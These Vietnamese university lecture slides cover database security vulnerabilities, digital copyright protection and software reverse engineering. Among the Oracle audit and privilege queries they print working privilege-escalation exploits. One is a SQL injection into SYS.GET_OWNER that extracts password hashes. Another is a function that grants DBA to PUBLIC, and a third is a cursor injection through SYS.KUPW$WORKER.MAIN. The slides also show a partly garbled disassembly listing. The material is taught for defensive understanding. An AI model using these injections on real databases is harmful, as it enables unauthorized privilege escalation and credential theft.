Chương 10:
Các vấn đề khác trong bảo mật Hệ thống thông tin

Khoa Khoa học và Kỹ thuật Máy tính
Đại học Bách Khoa Tp.HCM

Nội dung

1. Các lỗ hổng bảo mật cơ sở dữ liệu
2. Bảo vệ bản quyền số
3. Bảo vệ tính riêng tư cho ứng dụng dựa trên vị trí
4. Tổng kết

Các lỗ hổng bảo mật cơ sở dữ liệu

- Giới thiệu về lỗ hổng bảo mật
- Phân loại lỗ hổng cơ sở dữ liệu
- Các kỹ thuật phát hiện các lỗ hổng bảo mật cơ sở dữ liệu
- Các công cụ phát hiện các lỗ hổng bảo mật cơ sở dữ liệu


Lỗ hổng bảo mật

- **Lỗ hổng bảo mật (security flaw)** là tập hợp những điều kiện mà cho phép một kẻ xấu tấn công làm vi phạm những chính sách bảo mật một cách tương minh hoặc ngầm.
- **Khai thác (exploit)** là việc lợi dụng các lỗ hổng bảo mật để tấn công vào hệ cơ sở dữ liệu, làm vi phạm các chính sách bảo mật.

Phân loại lỗ hổng bảo mật

- Ứng dụng
- Hệ điều hành
- Server Ứng dụng
- Môi trường mạng
- Hệ quản trị cơ sở dữ liệu (DBMS)

Lỗ hổng bảo mật cơ sở dữ liệu



System security settings

- System security settings: các cấu hình liên quan đến bảo mật. Lỗ hổng dạng này là do người quản trị hệ thống cấu hình chưa đúng/đủ các thông số liên quan đến bảo mật
- Cấu hình về audit
  - Ví dụ: trong Oracle, các cấu hình sau cần chú ý
    - dba_stmt_audit_opts
    - dba_priv_audit_opts
    - dba_obj_audit_opts


    → Kiểm tra xem "Create any procedure" có được audit chưa

System security settings

- Cấu hình hệ thống
  - Trong Oracle: V$Parameter – cung cấp thông tin về tất cả các parameter.
  - Cách kiểm tra:

```
SELECT value FROM v$Parameter WHERE
name="O7_DICTIONARY_ACCESSIBILITY"

TRUE
```

Lỗ hổng bảo mật cơ sở dữ liệu



Users/Accounts


- Lỗ hổng dạng này liên quan đến cách quản lý các user/account
- Chính sách về Password
  - Hạn chế password yếu: password mặc định, password đơn giản, …
  - Thay đổi password định kỳ: tránh password cũ

Users/Accounts

- Cấu hình Account:
  - Trong Oracle:

```
SELECT * FROM user_password_limits;

RESOURCE_NAME                    LIMIT
-------------------------------- ----------------
FAILED_LOGIN_ATTEMPTS             0
PASSWORD_LIFE_TIME                180
PASSWORD_REUSE_TIME              UNLIMITED
```

Lỗ hổng bảo mật cơ sở dữ liệu



Privileges / Roles

- Lỗ hổng do thiếu kiểm soát các quyền gán cho PUBLIC
  - Trong Oracle 11g: có hơn 27000 objects được gán là PUBLIC. Ví dụ:


```
SELECT table_name
FROM dba_tab_privs
WHERE grantee = 'PUBLIC' AND owner = 'SYS'
AND PRIVILEGE = 'SELECT' AND table_name
LIKE 'ALL%'

SELECT grantee FROM dba_sys_privs
WHERE PRIVILEGE = 'SELECT ANY DICTIONARY'
AND grantee = 'PUBLIC'
```

Privileges / Roles

- Lỗ hổng do không nắm rõ các role mặc định
  - Trong Oracle: CONNECT / RESOURCE / DBA

```
SELECT PRIVILEGE FROM dba_sys_privs
WHERE grantee = 'CONNECT';
------------------------
CREATE VIEW
CREATE TABLE
ALTER SESSION
…
```

Lỗ hổng bảo mật cơ sở dữ liệu



Procedures / Functions / Packages

- Các procedures / functions / packages có thể chứa một số lỗi mà hacker có thể lợi dụng để tấn công vượt quyền
  - Lỗi không kiểm tra thông số
  - Tấn công dùng SQL Injection

```
SQL> CONNECT SCOTT/PASSWORD
Connected.
SQL> SET SERVEROUTPUT ON
SQL> EXEC SYS.GET_OWNER('AAAA'' UNION SELECT PASSWORD FROM SYS.DBA_USERS
-- ');
16B58553D83807DF
```

Procedures / Functions / Packages

```
SQL> CREATE OR REPLACE FUNCTION GET_DBA RETURN VARCHAR AUTHID
CURRENT_USER IS
  2  PRAGMA AUTONOMOUS_TRANSACTION;
  3  BEGIN
  4  EXECUTE IMMEDIATE 'GRANT DBA TO PUBLIC';
  5  RETURN 'GOT_DBA_PRIVS';
  6  END;
  7  /
```

```
SQL> EXEC SYS.GET_OWNER('AAAA''||SCOTT.GET_DBA--');

PL/SQL procedure successfully completed.

SQL> SET ROLE DBA;

Role set.
```

Procedures / Functions / Packages

- Một số package bị lỗi trong Oracle 10g:
  - SYS.DBMS_EXPORT_EXTENSION.GET_DOMAIN_INDEX_TABLES
  - SYS.DBMS_EXPORT_EXTENSION.GET_DOMAIN_INDEX_METADATA
  - sys.kupw$WORKER.main
  - SYS.DBMS_METADATA.GET_DDL
  - …

Procedures / Functions / Packages


- Tấn công vượt quyền dùng Cursor

```
DECLARE

MYC NUMBER;

BEGIN

  MYC := DBMS_SQL.OPEN_CURSOR;

  DBMS_SQL.PARSE(MYC,'declare pragma
    autonomous_transaction; begin execute immediate
    ''grant dba to USER23'';commit;end;',0);

  SYS.KUPW$WORKER.MAIN('x',''' and
    1=dbms_sql.execute('||myc||')--');

END;

/
```

Các kỹ thuật phát hiện lỗ hổng bảo mật CSDL

Dựa trên version của DBMS
(Checking version)

Giả lập tấn công
(Pentesting)



Khai phá dữ liệu
(Datamining)

Kỹ thuật dựa trên version

- Mỗi DBMS đều có những lỗ hổng bảo mật riêng.
- Các version sau của 1 DBMS sẽ khắc phục những lỗi bảo mật trước nhưng cũng đồng thời phát sinh những lỗ hổng bảo mật mới.
- Dựa trên version của DBMS có thể biết những lỗ hổng đã được công bố của DBMS

  → Cập nhật bản vá, upgrade lên phiên bản mới

  → Khắc phục các lỗ hổng

Kỹ thuật giả lập tấn công

- Pentesting (Pentration testing) là kỹ thuật giả lập tấn công để tìm ra những lỗ hổng của hệ cơ sở dữ liệu và đánh giá mức độ an toàn của hệ thống.
- Người kiểm tra sẽ đóng vai trò như một kẻ tấn công cố gắng xâm nhập vào hệ thống
  - Thành công: chắc chắn có lỗ hổng
  - Không thành công: *có thể* chưa có lỗ hổng


Các bước giả lập tấn công

1. Lên kế hoạch và chuẩn bị
2. Thu thập thông tin và phân tích
3. Tìm lỗ hổng
4. Giả lập tấn công
5. Phân tích kết quả và báo cáo
6. Dọn dẹp

Kỹ thuật khai phá dữ liệu

- Sử dụng kỹ thuật khai phá dữ liệu để tìm ra các lỗ hổng tiềm năng.
- Những dữ liệu để khai phá có thể là quá trình truy xuất dữ liệu, tình trạng của hệ thống,…

  → Tìm ra các mẫu có thể có lỗ hổng bảo mật



Các công cụ phát hiện lỗ hổng bảo mật CSDL

- **Nessus:**
  - Website: http://www.nessus.org
  - Nhà sản xuất: Nessus.
  - Đặc điểm: quét tìm các lỗ hổng trên mạng
- **Guardium:**
  - Website: http://www.guardium.com
  - Nhà sản xuất: Guardium.
  - Đặc điểm: cung cấp 1 giải pháp không chỉ bảo vệ dữ liệu ở thời gian thực mà còn tự động hoá toàn bộ quá trình kiểm tra, đánh giá độ bảo mật ngoài. Guardium làm việc độc lập với DBMS do có sự hỗ trợ của phần cứng,

Nội dung

1. Các lỗ hổng bảo mật cơ sở dữ liệu
2. Bảo vệ bản quyền số
3. Bảo vệ tính riêng tư cho ứng dụng dựa trên vị trí
4. Tổng kết

Bảo vệ bản quyền số

- Giới thiệu bảo vệ bản quyền số
- Bảo vệ bản quyền số cho phần mềm
- Bảo vệ bản quyền số cho file multimedia

Bảo vệ bản quyền số (Digital Copy Right Protection)

- Các sản phẩm số dễ bị vi phạm bản quyền
  - Dễ sao chép với chất lượng tốt
  - Dễ sửa đổi nội dung
  - Dễ phân phối
- Bảo vệ bản quyền số: duy trì sự kiểm soát trên những nội dung số sau khi nó được phân phối

Bảo vệ bản quyền số

- Mục đích của bảo vệ bản quyền số:
  - Chứng minh nguồn gốc, chống giả mạo
  - Chống sử dụng sai quy định: phân phối và sao chép trái phép
  - Kiểm tra tính toàn vẹn của sản phẩm

Bảo vệ bản quyền số

- Bảo vệ bản quyền số:
  - Phần mềm

    → Kỹ thuật dịch ngược phần mềm (Software Reverse Engineering - SRE)
  - Các file multimedia: văn bản, hình ảnh, phim, nhạc …

    → Mã hóa, ghi chú thông tin, đăng kí bản quyền, watermark

Kỹ thuật dịch ngược phần mềm (SRE)

- SRE có thể được hiểu là quá trình tìm ra các nguyên lý kỹ thuật của một phần mềm thông qua việc phân tích cấu trúc, chức năng và hoạt động của nó.
- Mục đích:
  - Tốt: tìm hiểu các phần mềm độc hại malware, các phần mềm/code kế thừa
  - Không tốt: lừa đảo, xâm phạm bản quyền phần mềm

Kỹ thuật dịch ngược phần mềm (SRE)

- Các công cụ để dịch ngược phần mềm


```
.text:00401003          push    offset aEnterSerialNum ; "\nEnter Serial Number\n"
.text:00401008          call    sub_4010AF
.text:0040100D          lea     eax, [esp+18h+var_14]
.text:00401011          push    eax
.text:00401012          push    offset aS       ; "%s"
.text:00401017          call    sub_401098
.text:0040101C          push    8
.text:0040101E          lea     ecx, [esp+24h+var_14]
.text:00401022          push
.text:00401027          push
.text:00401028          call
.text:0040102D          add
.text:00401030          test
.text:00401032          jz
.text:00401034          push
.text:00401039          call
```

serial.exe


```
